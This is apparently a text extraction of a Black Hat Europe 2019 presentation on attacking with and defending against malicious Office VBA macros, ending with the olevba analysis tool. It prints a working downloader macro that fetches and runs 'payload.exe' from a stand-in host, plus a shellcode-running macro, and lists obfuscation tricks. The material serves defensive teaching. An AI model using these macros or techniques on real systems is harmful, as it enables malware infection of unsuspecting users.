
Advanced VBA Macros Attack & Defence



Black Hat Europe – 4-5 December 2019

Philippe Lagadec – https://decalage.info - @decalage2

Disclaimer

- The content of this presentation is personal work of its author. It does not represent any advice nor recommendation from his current and past employers, and it does not constitute any official endorsement.

whoami

- Philippe Lagadec
- Cyber security engineer at the European Space Agency (ESA)
- Author of open-source tools for file parsing and malware analysis:
  - olefile, oletools, ViperMonkey, Balbuzard, ExeFilter
- A passion for file formats, active content and maldocs since 2000
  - Talks at SSTIC03, PacSec06, CanSecWest08, EUSecWest10, SSTIC15, THC17
- Twitter: @decalage2
- https://decalage.info

Au Menu

- **Malicious VBA Macros**
  - Why is it still an issue in 2019?
- **Analysis tools**
  - Olevba, ViperMonkey
- **Advanced techniques**
  - VBA Stomping
  - Excel 4 / XLM Macros, SLK
- **Detection & Protection**
  - MacroRaptor
- **Future work**

A History of Macros

Office 95/97


- 95: WordBasic
- 97: VBA - **simple Yes/No prompt** to enable macros

Office 2000/XP/2003

- Unsigned macros are **DISABLED BY DEFAULT**

Office 2010 / 2013 / 2016 / 365

- **Single "Enable Content" button** AFTER seeing the document (Lures)…
- Sandbox against exploits (Protected View)




1995-2003

- **Macrovirus era**
- Concept, Laroux, Melissa, Lexar

2004-2013

- **VBA winter**
- Attackers prefer exploits



2014-2019


- **VBA Macros come back**
- Used as first stage to deliver malware
- 100,000s of phishing e-mails per day
- Banking Trojans, Ransomware, APTs, …

Note: it takes 2-3 years for a change in MS Office to be deployed everywhere and make a difference. (until 365)

Examples of macro-based campaigns

- **Emotet**
  - Banking Trojan, active since 2014
  - Still sending 100,000s of phishing emails with macros per day end of 2019
- **FTCODE**
  - Ransomware written entirely in Powershell, active end 2019.
  - The infection vector is a macro.
- **Sandworm: BlackEnergy / Olympic Destroyer**
  - Two attacks on Ukrainian power plants in 2015 and 2016, resulting in actual blackouts.
  - Attack on the 2018 Winter Olympics (data-wiping malware)
  - In each case, the initial intrusion vector was a macro.
- **Many, many others since 2014**
  - Dridex, Rovnix, Vawtrak, FIN4, Locky, APT32, TA505, Hancitor, Trickbot, FIN7, Buran, Ursnif, Gozi, Dreambot, TA2101/Maze ransomware, ...


Typical Macro Lure



Document created in earlier version of Microsoft Office Word

To view this content, please click "**Enable Editing**" from the yellow bar and then click "**Enable Content**"

What can a malicious macro do?




Note: It is possible to write malware completely in VBA.
But in practice, VBA macros are mostly used to write **Droppers** or **Downloaders**, to trigger other stages of malware.

All this simply using native MS Office features available since 1997, no need for any exploit !

If you should only remember one thing:


- Clicking on “Enable Content” is **exactly as dangerous** as launching an unknown executable file.


SECURITY WARNING Macros have been disabled.

Why is it still relevant in 2019?

- **Because it still works!**

- Despite antivirus, antispam, IDS, EDR, CTI, big data, machine learning and blockchain…
- It is still easy to write a VBA macro and hit end-users, through all the defences


True #DFIR tales by @JohnLaTwc
The CEO got spear-phished
What? We bought IPS, IDS, DLP, HIPS, WAF, NGFW, IOCs, AV, anti-APT appliances
Did they use ROP? How did they bypass CFG, ASLR, EMET, EAF, DEP, SEHOP, SafeSEH, GS, and win32k syscall disabling?
It was a Word doc with a macro
That wasn't in any of our Magic Quadrant reviews...

Sample VBA Downloader / Dropper

```
Private Declare Function URLDownloadToFileA Lib "urlmon" _
(ByVal A As Long, ByVal B As String,  _
ByVal C As String, ByVal D As Long, _
ByVal E As Long) As Long

Sub Auto_Open()
    Dim result As Long
    fname = Environ("TEMP") & "\agent.exe"
    result = URLDownloadToFileA(0,
      "http://compromised.com/payload.exe", _
      fname, 0, 0)
    Shell fname
End Sub
```

Uses the URLDownloadToFileA function from URLMON.dll

Runs when the document opens

Executable filename created in %TEMP%

Downloads the payload from an Internet server

Runs the payload

Anti-Analysis / Obfuscation Techniques (1)

- **ActiveX Triggers**
  - Example: InkPicture1_Painted
  - Only method that works to auto-open macros in PowerPoint
  - See http://www.greyhathacker.net/?p=948
- **Hide data:**
  - In the document text, spreadsheet cells, file properties, VBA forms, etc
- **Word Document Variables to hide data**
  - Doc Variables can store up to 64KB data, hidden in the MS Word UI
  - https://msdn.microsoft.com/library/office/ff839708.aspx
  - used by Vbad to hide encryption keys: https://github.com/Pepitoh/VBad
- **CallByName to obfuscate function calls**
  - https://msdn.microsoft.com/en-us/library/office/gg278760.aspx

Anti-Analysis / Obfuscation Techniques (2)

- **Less known formats:**
  - Publisher, MHT, Word 2003 XML, Word 2007 XML (Flat OPC), …
- **Use WMI to run commands**
- **PowerShell**
- **ScriptControl to run VBScript/Jscript**
  - To run VBS/JS code without writing a file to disk
  - https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
  - https://www.experts-exchange.com/questions/28190006/VBA-ScriptControl-to-run-Java-Script-Function.html
- **Geofencing**
- **Run shellcode using an API callback**
  - http://ropgadget.com/posts/abusing_win_functions.html

Sample VBA to run a Shellcode

```
Private Declare Function createMemory Lib "kernel32" Alias "HeapCreate" (…) As Long
Private Declare Function allocateMemory Lib "kernel32" Alias "HeapAlloc" (…) As Long
Private Declare Sub copyMemory Lib "ntdll" Alias "RtlMoveMemory" (…)
Private Declare Function shellExecute Lib "kernel32" Alias "EnumSystemCodePagesW" (…) As Long

Private Sub Document_Open()

Dim shellCode As String
[…]
shellCode = "fce8820000006089e531c0648b50308b520c8b52148b72280…86500"
shellLength = Len(shellCode) / 2
ReDim byteArray(0 To shellLength)
For i = 0 To shellLength - 1
    If i = 0 Then
        pos = i + 1
    Else
        pos = i * 2 + 1
    End If
    Value = Mid(shellCode, pos, 2)
    byteArray(i) = Val("&H" & Value)
Next
rL = createMemory(&H40000, zL, zL)
memoryAddress = allocateMemory(rL, zL, &H5000)
copyMemory ByVal memoryAddress, byteArray(0), UBound(byteArray) + 1
executeResult = shellExecute(memoryAddress, zL)

End Sub
```

Use system DLL functions to access memory and run code

Shellcode stored in hexadecimal
This example runs calc.exe

Decode the shellcode from hex to binary

Allocate a buffer in memory

Copy the shellcode to the buffer

Run the shellcode

Source: http://ropgadget.com/posts/abusing_win_functions.html

Demo: VBA macro with shellcode


MS Office Encryption

- From Office 97 to 2003, file encryption was weak and the VBA part was never encrypted.
- Since Office 2007, file encryption covers the whole file including the VBA part.
  - The password is required to decrypt and get the VBA code.
- “VelvetSweatshop”: special password known by Excel, decryption is transparent for the user
  - Trick used by malware to hide code from analysis tools
- Tools for decryption:
  - msoffcrypto-tool, herumi/msoffice
  - Also now integrated with oletools

Analysis Tools


Analysing macros within MS Office

- It is convenient to use the VBA Editor and its **debugger** to follow what a macro is doing, step by step.
- Malicious actions need to be replaced by innocuous ones (MsgBox)
- **Pros**:
  - Works well for heavily obfuscated macros that use Office features
- **Cons**:
  - Some Office installations allow to see the VBA code BEFORE pressing “Enable Content”, most others do not.
  - Beware of the Shift key!
    - https://decalage.info/vbashift
  - Tricks to hide VBA code from the VBA Editor (e.g. EvilClippy)



Analysis tools: **olevba**

- https://github.com/decalage2/oletools/wiki/olevba
- Command-line tool + Python library for your applications



Input File
Extract VBA Macros source code
Deobfuscation
Hex, Base64, StrReverse, Dridex, Hex+StrReverse, StrReverse+Hex, …
VBA String Expressions Deobfuscation
(mini VBA Parser)
Other Detections
VBA Stomping
XLM / Excel 4 Macros
Auto Execution Triggers
AutoOpen, Document_Open, Document_Close, ActiveX, …
Suspicious Keywords
Downloads, File writes, Shell execution, DLL calls, known-bad Win32 calls, Registry changes, …
Potential IOCs
URLs, IP addresses, Executable filenames, …

Supported Formats:

- Word .doc, .docm
- Excel .xls, .xlsm, .xlsb
- PowerPoint .ppt, .pptm
- Publisher .pub
- Word 2003 XML
- Word 2007+ XML (FlatOPC)
- MHT/ActiveMime .mht
- SYLK/SLK
- VBA source code

